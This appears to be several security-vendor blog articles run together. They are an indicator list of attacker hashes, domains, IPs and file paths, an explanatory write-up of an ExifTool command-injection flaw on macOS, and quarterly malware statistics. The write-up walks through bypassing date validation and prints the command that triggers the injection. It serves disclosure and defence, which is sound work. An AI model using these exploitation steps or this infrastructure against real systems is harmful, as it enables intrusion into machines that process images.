F6F62456FB0FCC396FB654CBED339BC3   –
25C8ED0511375DCA57EF136AC3FA0CCA   C:\branding\dwmw.exe

Browser checker

5329F7BFF9D0D5DB28821B86C26D628F  C:\ProgramData\checker_[redacted].exe

ReverseSocks

2B4BA4FACF8C299749771A3A4369782E  C:\Windows\PLA\System\bounce.exe
C:\Windows\pla\print_status.exe
BA9CE06641067742F2AFC9691FAFF1DC   C:\ProgramData\hp\client.exe
FB0F8027ACF1B1E47E07A63D8812ED50   C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
BBF1FA694122E07635DEEAC11AD712F8   C:\Windows\System32\HostManagement.exe
F301AA3D62B5095EEC4D8E34201A4769   C:\Windows\ime\imejp\msfu.exe
F9C3BBE108566D1A6B070F9C5FB03160   C:\Windows\ime\imetc\help\IMTCEN14.exe

Malicious MS Office documents

369B75BDCDED16469EDE7AB8BEDCFAE1
9EAAE9491F6A50D6DF0BE393734A44CB
3E6E9DF00A764B348EC611EE8504ACA0
9BD788F285E32A05E6591D1EB36EBFFC
F42085522EC2EBB16EDCF814E7C330AD
2042EB5D52F0B535A1CE6B6F954C8C2B
2AA1E9765EF6B00B94A9B6BE0041436A
36120F5E9411BCBAC7104EF3FA964ED2
5000A353399500BC78381DC95B6ED2DC
579A9952D31CAD801A3988DBE7914CE7
867B634588C0FD6B26684D502C15AB03
38FA4306FA4406BA31CF171AF4D36E34
83EDDE9F7EEEFAC0363413972F35572B
CC751619BFEC0DC4607C17112B9E3B2C
A632858F14B36F03D0F213F5F5D6BFF2
097CA205AD9E3B72018750280904718C
69121C36EB8BF77962DCA825FCFFD873
C5702EB250F855C8C872FFFB9BB656ED
ED34F5A136FBA4FDEA976570FAA33ED7
0577DB70844E88B32B954906E2F20798
28ECF8FB6719E14231B94B4D37629B0E
0857C84B62289A1A9F29E19244E9A499
0C514E137860F489E3801213460EF938
50568B1F9335A7E3BA4E5DF035A8FB86
7F776AD200287D6DE14A29158C457179
51F7F794ED43FB90D0F8EBBB5EFFE628
B8C753DD254509FBA5077FFD5067EAB0
BC3739DEC8CD8F54F3F60A85F3ED600E
EC076CD21C483A40156F4E40D08DADED
216CB7F31D383C0DD892B284DF05A495
116F59E70A9DF97F4ADAEA71EECB1E9A
7242AC065B50BCDE9308756B49DBADCB
8158552950D2E13B075001CE0C52AA97
A75DBED984963B9AB21309C5B2F8FD9B
0320DD389FDBAB25D46792BD2817675E
5339D1A666F3E40FE756505CF1D87D4B
67D7E3AEEB673BF60C59361C12A4ED81
89572F0ED20791A5AC9FC4267D67CCB0
B6AAE073E7BFEBF4D643C2BBEB5C02E1
344CA9EA07CD4AC90EF27F8890D4EC05

Domains and IPs

Reverse SSH/Socks domains

tenkoff[.]org
cloudguide[.]in
goverru[.]com
kufar[.]org
ultimatecore[.]net
spbnews[.]net
onedrivesupport[.]net

Malicious and compromised domains used in MS Office documents

amerikastaj[.]com
bigbang[.]me
paleturquoise-dragonfly-364512.hostingersite[.]com
wizzifi[.]com
totallegacy[.]org
mamurjor[.]com
landscapeuganda[.]com
lafortunaitalian.co[.]uk
kommando[.]live
internationalcommoditiesllc[.]com
humanitas[.]si
fishingflytackle[.]com
firsai.tipshub[.]net
alnakhlah.com[.]sa
allgoodsdirect.com[.]au
agenciakharis.com[.]br

Powershell payload staging

istochnik[.]org
znews[.]neti
investika-club[.]com
194.102.104[.]207
46.17.45[.]56
46.17.45[.]49
46.17.44[.]125
46.17.44[.]212
185.22.154[.]73
194.87.196[.]163
195.58.49[.]9
93.125.114[.]193
93.125.114[.]57
45.87.219[.]116
37.228.129[.]224
185.53.179[.]136
185.126.239[.]77
5.181.21[.]75
146.70.53[.]171
45.15.65[.]134
185.250.181[.]207
81.30.105[.]71

File paths

VBS scripts

WriteToSchedulerKillSSH.vbs
Create_task_day.vbs
WriteToSchedulerGenerateKey.vbs
C:\Windows\INF\Run.vbs
c:\Windows\INF\install.vbs
Update.vbs
c:\Windows\PLA\System\Gen.vbs
C:\Windows\INF\GenK.vbs
c:\Windows\PLA\System\Kill.vbs
c:\Windows\PLA\System\Run.vbs

ssh.exe

c:\Windows\ime\imejp\Asset.exe
c:\Windows\PLA\System\conhosts.exe
c:\Windows\INF\BITS\esentprf.exe
c:\Windows\INF\MSDTC\RuntimeBrokers.exe
c:\Windows\inf\diagnostic.exe

ReverseSocks

C:\Windows\PLA\System\bounce.exe
C:\ProgramData\hp\client.exe
C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe

Tor client

C:\Windows\Resources\Update\Intel.exe
C:\Windows\INF\package.exe

How an image could compromise your Mac: understanding an ExifTool vulnerability (CVE-2026-3102)

exiftools featured

Introduction

ExifTool is a widely adopted utility for reading and writing metadata in image, PDF, audio, and video files. It is available both as a standalone command-line application and as a library that can be embedded in other software. In this article, we break down CVE-2026-3102, an ExifTool vulnerability discovered by Kaspersky’s Global Research and Analysis Team (GReAT) in February 2026 and patched by the developers within the same month. Affecting macOS systems with ExifTool version 13.49 and earlier, this flaw could let an attacker run arbitrary commands by hiding instructions inside an image file’s metadata.

This investigation originated from revisiting an n-day vulnerability I first examined years ago: CVE-2021-22204. That flaw exploited weak regex-based sanitization before feeding user input into an eval sink. By auditing adjacent input validation routines across ExifTool codebase for similar oversights, I discovered CVE-2026-3102. Successful exploitation of CVE-2026-3102 enables an attacker to execute arbitrary shell commands with the privileges of the user invoking ExifTool, potentially leading to full system compromise.

Technical details

Disclaimer

Exploiting CVE-2026-3102 requires the -n (also known as -printConv) flag and outputs machine-readable data without additional processing.

Tracing the vulnerable sink

Taint analysis (aka tainted data analysis) allows for the detection of “dirty” data that reaches dangerous locations without validation. In this context, a “sink” is a point or function in a program where data or a parameter marked as “tainted” or originating from an untrusted source (e.g., user input) can affect the program’s behavior. In ExifTool, these functions are eval and system, both of which are capable of executing system commands. While CVE-2021-22204 exploited an eval function as a sink, this vulnerability (CVE-2026-3102) targets the system function. Knowing the vulnerable sink, we needed to trace how user-controlled data reaches it. Below, we break down the details.

Finding an unsanitized date value

The screenshot above shows where the system() sink resides within the SetMacOSTags function. Tracing backward from system(), we identified the $cmd variable as the source of the executed command. This variable is assembled from three inputs: $file (properly sanitized), $setTags (processed iteratively), and $val (user-controlled and, crucially, left unsanitized in the vulnerable branch).

In ExifTool, a tag is a named metadata field. When parsing an image, the utility extracts date and time values from standard EXIF records or macOS filesystem attributes. To handle file creation dates on macOS, ExifTool relies on the Spotlight system attribute MDItemFSCreationDate. Within the program code, this attribute maps to the internal alias $FileCreateDate. These two identifiers govern how the file creation date is stored and applied.

This creates a critical link to the vulnerability: when parsing an image, ExifTool iterates through the discovered tags. The current tag’s name is assigned to the $tag variable, while its text content (e.g., a date string) is assigned to $val. The vulnerable code path is triggered only when $tag matches MDItemFSCreationDate or $FileCreateDate. At this point, the tag’s content flows into $val and is passed to the SetMacOSTags function. As shown in the screenshot below, the filename parameter is properly escaped, but the date value ($val) is not. Because the date is extracted directly from file metadata, an attacker can inject quotes into this field. This breaks the command structure and allows the payload to execute via the system() sink.

The following screenshots show some of the tags that can be modified. With the vulnerable parameter identified, the next challenge was delivery: how to place our payload into FileCreateDate without triggering early validation? We found the answer in the official documentation.


Planning the payload delivery

Let’s refer to the documentation to understand how ExifTool handles tag operations and identify a legitimate feature that can be repurposed for exploitation. Specifically, we need to find a way to deliver our payload into the vulnerable FileCreateDate parameter. When looking for macOS-related tags as well as FileCreateDate, we can find the following information:

  • To write or delete metadata, tag values are assigned using –TAG=[VALUE], and/or the -geotag-csv= or -json=
  • To copy or move metadata, the -tagsFromFile feature is used.

(You can find the useful info on tag operations above and how it relates under the hood in ExifTool in the dedicated section of the documentation and on the ExifTool description page.)

To trigger the vulnerability, we need to copy a string (date format: MM/DD/YYYY) using the -tagsFromFile feature, as this operation invokes the SetMacOSTags function where the unsanitized $val parameter reaches the system() sink.

Why copy instead of writing directly? Because the vulnerable code path (SetMacOSTags) is only triggered when metadata is copied into FileCreateDate — not when it is written directly. By using -tagsFromFile, we can prepare a “source” tag (e.g., DateTimeOriginal) that accepts arbitrary values and copy that value into FileCreateDate, thereby invoking the vulnerable function with our controlled input.

Furthermore, we want to introduce single quotes (since they are not being escaped in $val). For starters, we can look for date-time tag and copy via -tagsFromFile by searching the EXIF tag table. Direct assignment to FileCreateDate is heavily validated, so we looked for a source tag that accepts raw values and can be copied into the target field. The following snippet shows the beginning of said table.

When doing the analysis, I made use of DateTimeOriginal though I believe you can also use CreateDate which is 0x9004 (see the following screenshot). Initial attempts to inject malformed dates failed: ExifTool’s built-in filter rejected the input. To bypass this, we examined how the tool handles raw metadata.

Bypassing the filter

To confirm that the PrintConvInv filter rejects invalid dates when written directly, I ran the following command, where evil_benign.jpg is a normal JPG with an invalid date time format. We are greeted with the error message: Invalid date/time. This requires the time as well. The next screenshot confirms that direct exploitation fails: ExifTool’s date validation detects the malformed input and rejects the change, activating the internal PrintConvInv filter.

That said, it is possible to ignore the formatting and use the -n flag which accepts raw values instead of human-readable value.  The -n flag skips the PrintConvInv conversion step, which is exactly where input sanitization occurs. This confirmed we could park unsanitized data in a source tag. The final step was to trigger the vulnerable code path by copying that data into FileCreateDate. This means we should now be able to modify the DateTimeOriginal tag with the invalid date time format with an -n flag. Examining the EXIF metadata tag, we can confirm that we can store a raw value without a proper human readable format that ExifTool accepts:

Triggering the exploit

To inject commands, we have to revisit the single quote injection into this datetime related tag.

The following screenshot shows that we have successfully set the datetime metadata with the single quote. With the payload safely stored in a source tag, the next step was to copy it into FileCreateDate, triggering the vulnerable system() call.

The next step now is to copy the datetime tag to a file which invokes SetMacOSTags. According to the documentation, this is how we can copy the data from the SRC tag to the FileCreateDate tag as seen in the SetMacOSTags with the -tagsFromFile feature.

exiftool [_OPTIONS_] -tagsFromFile _SRCFILE_ [-[_DSTTAG_<]_SRCTAG_...] _FILE_...

Therefore, we can craft our final command:

cp evil_benign.jpg pwn.jpg;
../../exiftool -n -tagsFromFile evil_benign.jpg "-FileCreateDate<DateTimeOriginal" pwn.jpg

Here, we confirm that the payload has been executed! Note that when copying tags in MacOS (Darwin), the /usr/bin/setfile command is used. To view the full $cmd value before the injection, I have added the debugging statement to displaying the actual command that is executed within the system function.

Upon injection, we can see that our command gets executed via command substitution. The single quotes that we added helped to make the entire command syntactically valid. The following shows a more detailed labelling and their roles in making this command line injection successful:

Such an image can appear completely benign and easily find its way into a newsroom or any organization that processes photos on macOS using ExifTool. Once processed, an attacker could silently deploy a Trojan for covert data exfiltration, drop additional malware, or use the compromised machine as a foothold to expand the attack within the victim’s network.

Patch analysis

After verifying successful exploitation, we examined how the maintainer addressed the flaw in version 13.50. In the vulnerable version of ExifTool, commands were sanitized before being concatenated together. This means that it is possible to concatenate single quotes which led to the exploitation. However, by abstracting the system call into a dedicated wrapper and requiring a list of arguments instead of concatenated string, the fix removes the need for any manual escaping altogether.

1. Replacing string form to argument list form:

#### BEFORE
$cmd = "/usr/bin/setfile -d '${val}' '${f}'";
system $cmd;
  
#### AFTER
system('/usr/bin/setfile', '-d', $val, $file);

2. Create new System() wrapper. In version 13.49, the output is piped to /dev/null . To maintain that logic, the wrapper would temporarily redirect STDOUT/STDERR to /dev/null and restore them after the call.

# Call system command, redirecting all I/O to /dev/null
# Inputs: system arguments
# Returns: system return code
sub System
{
    open(my $oldout, ">&STDOUT");
    open(my $olderr, ">&STDERR");
    open(STDOUT, '>', '/dev/null');
    open(STDERR, '>', '/dev/null');
    my $result = system(@_);
    open(STDOUT, ">&", $oldout);
    open(STDERR, ">&", $olderr);
    return $result;
}

How to protect against ExifTool vulnerability

It’s critical to ensure that all photo processing workflows are using the updated version. You should verify that all asset management platforms, photo organization apps, and any bulk image processing scripts running on Macs are calling ExifTool version 13.50 or later, and don’t contain an embedded older copy of the ExifTool library.

ExifTool, like any software, may contain additional vulnerabilities of this class. To harden defenses, I recommend using Kaspersky Open Source Software Threats Data Feed for continuous monitoring of open-source components in your software supply chain, and Kaspersky for macOS as comprehensive endpoint protection. Additionally, isolate processing of untrusted files on dedicated machines or virtual environments with strictly limited network and storage access. If you work with freelancers, contractors, or allow BYOD, enforce a policy that only devices with an active macOS security solution can access your corporate network.

Conclusions

CVE-2026-3102 highlights the risks of inconsistent input sanitization in tools that bridge high-level metadata parsing with platform-specific utilities. While exploitation requires explicit flag usage (-n) and is restricted to macOS, the vulnerability underscores the danger of manual escaping routines in evolving codebases. The transition to list-form system execution provides a robust, architecture-level fix that eliminates shell interpretation risks entirely. This case reinforces a core security principle: replacing fragile string concatenation with secure, list-based API calls remains the most reliable mitigation against command injection.

IT threat evolution in Q1 2026. Mobile statistics

IT threat evolution in Q1 2026. Mobile statistics
IT threat evolution in Q1 2026. Non-mobile statistics

In the third quarter of 2025, we updated the methodology for calculating statistical indicators based on the Kaspersky Security Network. These changes affected all sections of the report except for the statistics on installation packages, which remained unchanged.

To illustrate the differences between the reporting periods, we have also recalculated data for the previous quarters. Consequently, these figures may significantly differ from the previously published ones. However, subsequent reports will employ this new methodology, enabling precise comparisons with the data presented in this post.

The Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat information, voluntarily shared by users of Kaspersky solutions. The statistics in this report are based on KSN data unless explicitly stated otherwise.

The quarter in numbers

According to Kaspersky Security Network, in Q1 2026:

  • More than 2.67 million attacks utilizing malware, adware, or unwanted mobile software were prevented.
  • The Trojan-Banker category was the prevalent mobile malware threat with a 52.96% share of total detected applications.
  • More than 306,000 malicious installation packages were discovered, including:
    • 162,275 packages related to mobile banking Trojans;
    • 439 packages related to mobile ransomware Trojans.

Quarterly highlights

The number of malware, adware, or unwanted software attacks on mobile devices decreased to 2,676,328 in Q1, down from 3,239,244 in the previous quarter.

Attacks on users of Kaspersky mobile solutions, Q3 2024 — Q1 2026 (download)

The overall drop in attack volume stems primarily from a reduction in adware and RiskTool detections. Nonetheless, this trend does not equate to a lower risk for mobile users. As shown later in this report, the number of unique users targeted by these threats remained relatively stable.

In Q1, Synthient researchers identified a link between the notorious Kimwolf botnet and the IPIDEA proxy network. This network was later taken down in cooperation with GTIG.

In early 2026, we discovered several apps on Google Play and the App Store that contained a new version of the SparkCat crypto stealer.

The Trojan code, meticulously concealed, was embedded into the infected Android apps. The obfuscated malicious Rust library was decrypted using a Dalvik-like virtual machine custom-built by the attackers. The iOS version of the malware also underwent several changes; specifically, the attackers began leveraging Apple’s proprietary Vision framework for optical character recognition (OCR).

Mobile threat statistics

The number of Android malware samples saw a slight increase compared to Q4 2025, reaching a total of 306,070.

Detected malicious and potentially unwanted installation packages, Q1 2025 — Q1 2026 (download)

The detected installation packages were distributed by type as follows:

Detected mobile apps by type, Q4 2025* — Q1 2026 (download)

* Data for the previous quarter may differ slightly from previously published figures due to certain verdicts being retrospectively revised.

Threat actors once again ramped up the production of new banking Trojans; as a result, this category overtook all others in volume, accounting for more than half of all installation packages.

Share* of users attacked by the given type of malicious or potentially unwanted app out of all targeted users of Kaspersky mobile products, Q4 2025 — Q1 2026 (download)

* The total percentage may exceed 100% if the same users encountered multiple attack types.

Following the surge in banking Trojan installation packages, the number of associated attacks also rose, causing Trojan-Banker apps to climb one spot in terms of their share of targeted users. Mamont variants emerged as the most prevalent banking Trojans, accounting for 73.5% of detections, with the rest of the users encountering Faketoken, Rewardsteal, Creduz, and other families.

Yet banking Trojans were still outpaced by adware and RiskTool-type unwanted apps when measured by the total number of affected users. Despite a decrease in their share of installation packages, these two app types retained their positions as the top two threats by attack volume. The most common adware detections involved HiddenAd (44.9%) and MobiDash (38.1%), while most frequently seen RiskTool apps were Revpn (67%) and SpyLoan (20.5%).

TOP 20 most frequently detected types of mobile malware

Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.

Verdict %* Q4 2025 %* Q1 2026 Difference in p.p. Change in ranking
Backdoor.AndroidOS.Triada.ag 2.62 7.09 +4.48 +10
DangerousObject.Multi.Generic. 6.75 5.84 -0.92 -1
DangerousObject.AndroidOS.GenericML. 3.52 5.51 +1.99 +6
Trojan-Banker.AndroidOS.Mamont.jo 0.00 5.28 +5.28
Trojan.AndroidOS.Fakemoney.v 5.40 3.44 -1.96 -1
Trojan-Downloader.AndroidOS.Keenadu.l 0.00 3.35 +3.35
Trojan-Banker.AndroidOS.Mamont.jx 0.00 3.09 +3.09
Backdoor.AndroidOS.Triada.z 4.87 3.08 -1.79 -2
Trojan.AndroidOS.Triada.fe 5.01 2.98 -2.02 -4
Backdoor.AndroidOS.Keenadu.a 2.07 2.73 +0.66 +6
Trojan-Banker.AndroidOS.Mamont.jg 0.34 2.37 +2.03
Trojan.AndroidOS.Triada.hf 2.15 2.23 +0.07 +3
Trojan.AndroidOS.Boogr.gsh 2.35 2.15 -0.20 0
Trojan.AndroidOS.Triada.ii 5.68 2.07 -3.60 -11
Backdoor.AndroidOS.Triada.ae 1.91 1.76 -0.16 +3
Backdoor.AndroidOS.Triada.ab 1.79 1.72 -0.08 +3
Trojan.AndroidOS.Triada.gn 2.38 1.58 -0.80 -5
Trojan-Banker.AndroidOS.Mamont.gg 1.56 1.50 -0.06 +2
Trojan.AndroidOS.Triada.ga 1.48 1.50 +0.01 +4
Backdoor.AndroidOS.Triada.ad 0.53 1.40 +0.87 +44

* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.

The pre-installed Triada.ag backdoor rose to the top spot; it is similar to the older Triada.z version we documented previously. Because the same variant was pre-installed across a wide range of devices, the total number of affected users is aggregated. Consequently, Triada outpaced even Mamont, as users encountered a variety of Mamont variants, causing the share of that banking Trojan to spread across multiple rows. Other pre-installed Triada variants (Triada.z, Triada.ae, Triada.ab, and Triada.ad) also made the rankings. Furthermore, we observed increasing activity from the Keenadu.a backdoor, while diverse variants of the embedded Triada Trojan remained in the rankings.

Mobile banking Trojans

Q1 2026 saw a characteristic rise in mobile banking Trojan activity, with the number of packages totaling 162,275, a 50% increase compared to the prior quarter.

Number of installation packages for mobile banking Trojans detected by Kaspersky, Q1 2025 — Q1 2026 (download)

We saw a similar growth in the previous quarter, with banking Trojan volumes rising by 50% during that period as well. Various Mamont variants accounted for the absolute majority of packages and represented nearly every entry in the rankings of most frequent banking Trojans by affected user count.

TOP 10 mobile bankers

Verdict %* Q4 2025 %* Q1 2026 Difference in p.p. Change in ranking
Trojan-Banker.AndroidOS.Mamont.jo 0.00 15.75 +15.75
Trojan-Banker.AndroidOS.Mamont.jx 0.00 9.22 +9.22
Trojan-Banker.AndroidOS.Mamont.jg 1.47 7.08 +5.61 +24
Trojan-Banker.AndroidOS.Mamont.gg 6.79 4.48 -2.32 -3
Trojan-Banker.AndroidOS.Mamont.ks 0.00 3.98 +3.98
Trojan-Banker.AndroidOS.Agent.ws 6.03 3.78 -2.25 -2
Trojan-Banker.AndroidOS.Mamont.hl 4.30 3.27 -1.03 +1
Trojan-Banker.AndroidOS.Mamont.iv 6.00 3.08 -2.92 -3
Trojan-Banker.AndroidOS.Mamont.jb 3.93 3.07 -0.86 +1
Trojan-Banker.AndroidOS.Mamont.jv 0.00 2.79 +2.79

* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile security solutions who encountered banking threats.

IT threat evolution in Q1 2026. Non-mobile statistics

IT threat evolution in Q1 2026. Non-mobile statistics
IT threat evolution in Q1 2026. Mobile statistics

The statistics in this report are based on detection verdicts returned by Kaspersky products unless otherwise stated. The information was provided by Kaspersky users who consented to sharing statistical data.

Quarterly figures

In Q1 2026:

  • Kaspersky products blocked more than 343 million attacks that originated with various online resources.
  • Web Anti-Virus responded to 50 million unique links.
  • File Anti-Virus blocked nearly 15 million malicious and potentially unwanted objects.
  • 2938 new ransomware variants were detected.
  • More than 77,000 users experienced ransomware attacks.
  • 14% of all ransomware victims whose data was published on threat actors’ data leak sites (DLS) were victims of Clop.
  • More than 260,000 users were targeted by miners.

Ransomware

Quarterly trends and highlights

Law enforcement success

In January 2026, it was reported that the FBI had seized the domains of the RAMP cybercrime forum, a major platform used extensively by ransomware developers to advertise their RaaS programs and to recruit affiliates. There has been no official statement from the FBI, nor is it clear if RAMP servers were seized. In a post on an external website, a RAMP moderator mentioned law enforcement agencies gaining control over the forum. The takedown disrupted a key element of the RaaS ecosystem, creating ripple effects for ransomware operators, affiliates, and initial access brokers.

A man suspected of links to the Phobos group was apprehended in Poland. He was charged with the creation, acquisition, and distribution of software designed for unlawfully obtaining information, including data that facilitates unauthorized access to information stored within a computer system.

In March, a Phobos ransomware administrator pleaded guilty to the creation and distribution of the Trojan, which had been used in international attacks dating back to at least November 2020.

In March, the U.S. Department of Justice charged a man who had acted as a negotiator for ransomware groups. The company he worked for specializes in cyberincident investigations. The prosecution alleges the suspect colluded with the BlackCat threat actor to share privileged insights into the ongoing progress of negotiations. Additionally, the suspect is alleged to have had a prior direct role in BlackCat attacks, serving as an affiliate for the RaaS operation.

In a separate development this March, a U.S. court sentenced an initial access broker associated with the Yanluowang ransomware group to 81 months of imprisonment. According to the U.S. Department of Justice, the convict facilitated dozens of ransomware attacks across the United States, resulting in over $9 million in actual loss and more than $24 million in intended loss.

Vulnerabilities and attacks

The Interlock group has been heavily exploiting the CVE-2026-20131 zero-day vulnerability in Cisco Secure FMC firewall management software since at least January 26, 2026. The vulnerability enabled arbitrary Java code execution with root privileges on the affected device. This campaign demonstrates the ongoing reliance on zero-day vulnerabilities for initial access, a focus on network appliances as high-value entry points, and the rapid weaponization of new vulnerabilities within the ransomware ecosystem.

The most prolific groups

This section highlights the most prolific ransomware gangs by number of victims added to each group’s DLS. This quarter, the Clop ransomware (14.42%) returned to the top of the rankings, displacing Qilin (12.34%), which had held the leading position in the previous reporting period. Following closely is a new threat actor, The Gentlemen (9.25%). Emerging no later than July 2025, the group had already surpassed the activity levels of mainstays such as Akira (7.25%) and INC Ransom (6.13%).

Number of each group’s victims according to its DLS as a percentage of all groups’ victims published on all the DLSs under review during the reporting period (download)

Number of new variants

In Q1 2026, Kaspersky solutions detected six new ransomware families and 2938 new modifications. Volumes have returned to Q3 2025 levels following a surge in Q4 2025.

Number of new ransomware modifications, Q1 2025 — Q1 2026 (download)

Number of users attacked by ransomware Trojans

Throughout Q1, our solutions protected 77,319 unique users from ransomware. Ransomware activity was highest in March, with 35,056 unique users encountering such attacks during the month.

Number of unique users attacked by ransomware Trojans, Q1 2026 (download)

Attack geography

TOP 10 countries and territories attacked by ransomware Trojans

Country/territory* %**
1 Pakistan 0.79
2 South Korea 0.64
3 China 0.52
4 Tajikistan 0.40
5 Libya 0.38
6 Turkmenistan 0.36
7 Iraq 0.35
8 Bangladesh 0.33
9 Rwanda 0.30
10 Cameroon 0.28

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by ransomware Trojans as a percentage of all unique users of Kaspersky products in the country/territory.

TOP 10 most common families of ransomware Trojans

Name Verdict %*
1 (generic verdict) Trojan-Ransom.Win32.Gen 33.90
2 (generic verdict) Trojan-Ransom.Win32.Crypren 6.38
3 WannaCry Trojan-Ransom.Win32.Wanna 5.87
4 (generic verdict) Trojan-Ransom.Win32.Encoder 4.68
5 (generic verdict) Trojan-Ransom.Win32.Agent 3.80
6 LockBit Trojan-Ransom.Win32.Lockbit 2.80
7 (generic verdict) Trojan-Ransom.Win32.Phny 1.99
8 (generic verdict) Trojan-Ransom.MSIL.Agent 1.96
9 (generic verdict) Trojan-Ransom.Python.Agent 1.93
10 (generic verdict) Trojan-Ransom.Win32.Crypmod 1.89

* Unique Kaspersky users attacked by the specific ransomware Trojan family as a percentage of all unique users attacked by this type of threat.

Miners

Number of new variants

In Q1 2026, Kaspersky solutions detected 3485 new modifications of miners.

Number of new miner modifications, Q1 2026 (download)

Number of users attacked by miners

In Q1, we detected attacks using miner programs on the computers of 260,588 unique Kaspersky users worldwide.

Number of unique users attacked by miners, Q1 2026 (download)

Attack geography

TOP 10 countries and territories attacked by miners

Country/territory* %**
1 Senegal 3.19
2 Turkmenistan 3.06
3 Mali 2.63
4 Tanzania 1.62
5 Bangladesh 1.06
6 Ethiopia 0.95
7 Panama 0.88
8 Afghanistan 0.79
9 Kazakhstan 0.77
10 Bolivia 0.75

* Excluded are countries and territories with relatively few (under 50,000) Kaspersky users.
** Unique users whose computers were attacked by miners as a percentage of all unique users of Kaspersky products in the country/territory.

Attacks on macOS

In Q1 2026, Google uncovered a new cryptocurrency theft campaign. The scammers directed victims to a fraudulent video call, prompting them to execute malicious scripts under the guise of technical support fixes for connection problems.

In March, researchers with GTIG and iVerify reported the discovery of an in-the-wild exploit chain targeting both iOS and macOS devices. The exploit kit was apparently marketed on the dark web, providing threat actors with a suite of spyware capabilities alongside specialized cryptocurrency exfiltration modules. The exploit was delivered via drive-by downloads when victims visited various compromised websites. Our analysis confirmed that the toolkit included an updated version of a component previously identified in the Operation Triangulation attack chain.

Devices running macOS were similarly impacted by the high-profile supply chain attack targeting the Axios npm package, a widely used HTTP client for JavaScript. The installation of the infected package led to the deployment of a backdoor on macOS devices.

TOP 20 threats to macOS

Unique users* who encountered this malware as a percentage of all attacked users of Kaspersky security solutions for macOS (download)

* Data for the previous quarter may differ slightly from previously published data due to some verdicts being retrospectively revised.

The share of PasivRobber spyware attacks is beginning to decline, giving way to more traditional adware and Monitor-class software capable of tracking user activity. The popular Amos stealer also maintains its presence within the TOP 20.

Geography of threats to macOS

TOP 10 countries and territories by share of attacked users

Country/territory %* Q4 2025 %* Q1 2026
China 1.28 1.97
France 1.18 1.07
Brazil 1.13 0.98
Mexico 0.72 0.52
Germany 0.71 0.45
The Netherlands 0.62 0.75
Hong Kong 0.49 0.53
India 0.42 0.48
Russian Federation 0.34 0.37
Thailand 0.24 0.27

* Unique users who encountered threats to macOS as a percentage of all unique Kaspersky users in the country/territory.

IoT threat statistics

This section presents statistics on attacks targeting Kaspersky IoT honeypots. The geographic data on attack sources is based on the IP addresses of attacking devices.

In Q1 2026, the share of devices attacking Kaspersky honeypots via the SSH protocol saw a significant increase compared to the previous reporting period.

Distribution of attacked services by number of unique IP addresses of attacking devices (download)

The distribution of attacks between Telnet and SSH maintained the ratio observed in Q4 2025.

Distribution of attackers’ sessions in Kaspersky honeypots (download)

TOP 10 threats delivered to IoT devices

Share of each threat delivered to an infected device as a result of a successful attack, out of the total number of threats delivered (download)

The primary shifts in the IoT threat distribution are linked to the activity of various Mirai botnet variants, although members of this family continue to account for the majority of the list. Furthermore, a new variant, Mirai.kl, surfaced in the rankings. We also observed a significant decline in NyaDrop botnet activity during Q1.

Attacks on IoT honeypots

The United States, the Netherlands, and Germany accounted for the highest proportions of SSH-based attacks during this period.

Country/territory Q4 2025 Q1 2026
United States 16.10% 23.74%
The Netherlands 15.78% 17.57%
Germany 12.07% 10.34%
Panama 7.72% 6.34%
India 5.32% 6.05%
Romania 4.05% 5.82%
Australia 1.62% 4.61%
Vietnam 4.21% 3.50%
Russian Federation 3.79% 2.35%
Sweden 2.25% 2.09%

China continues to account for the largest proportion of Telnet attacks, though there was a marked increase in activity originating from Pakistan.

Country/territory Q4 2025 Q1 2026
China 53.64% 39.54%
Pakistan 14.27% 27.31%
Russian Federation 8.20% 8.25%
Indonesia 8.58% 6.71%
India 4.85% 4.66%
Brazil 0.06% 3.30%
Argentina 0.02% 2.51%
Nigeria 1.22% 1.38%
Thailand 0.01% 0.55%
Sweden 0.54% 0.55%

Attacks via web resources

The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. These malicious pages are purposefully created by cybercriminals. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.

TOP 10 countries and territories that served as sources of web-based attacks

The following statistics show the distribution by country/territory of the sources of internet attacks blocked by Kaspersky products on user computers (web pages redirecting to exploits, sites containing exploits and other malicious programs, botnet C&C centers, and so on). One or more web-based attacks could originate from each unique host.

To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).

In Q1 2026, Kaspersky solutions blocked 343,823,407 attacks launched from internet resources worldwide. Web Anti-Virus was triggered by 49,983,611 unique URLs.

Web-based attacks by country/territory, Q1 2026 (download)

Countries and territories where users faced the greatest risk of online infection

To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location on whose computers Web Anti-Virus was triggered during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.

This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.

Country/territory* %**
1 Venezuela 9.33
2 Hungary 8.16
3 Italy 7.58
4 Tajikistan 7.48
5 India 7.21
6 Greece 7.13
7 Portugal 7.10
8 France 7.05
9 Belgium 6.83
10 Slovakia 6.80
11 Vietnam 6.62
12 Bosnia and Herzegovina 6.57
13 Canada 6.56
14 Serbia 6.50
15 Tunisia 6.36
16 Qatar 6.01
17 Spain 5.95
18 Germany 5.95
19 Sri Lanka 5.89
20 Brazil 5.88

* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by web-based Malware attacks as a percentage of all unique users of Kaspersky products in the country/territory.

On average during the quarter, 4.73% of users’ computers worldwide were subjected to at least one Malware web attack.

Local threats

Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.

Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus and include detections of malicious programs located on user computers or removable media connected to the computers, such as flash drives, camera memory cards, phones, or external hard drives.

In Q1 2026, our File Anti-Virus detected 15,831,319 malicious and potentially unwanted objects.

